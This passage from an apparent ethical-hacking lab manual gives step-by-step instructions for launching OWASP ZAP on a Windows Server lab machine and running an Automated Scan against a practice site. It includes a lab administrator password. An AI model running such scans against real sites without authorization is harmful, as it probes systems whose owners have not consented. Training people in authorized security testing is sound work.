
   Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.

2. Click **Type here to search** icon ( ) on the **Desktop**. Type **zap** in the search field, the **Zap 2.11.1** appears in the results, press **Enter** launch it.




3. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

Note: If a **Manage Add-ons** window appears, close it.




4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.


Note: If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.



5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.



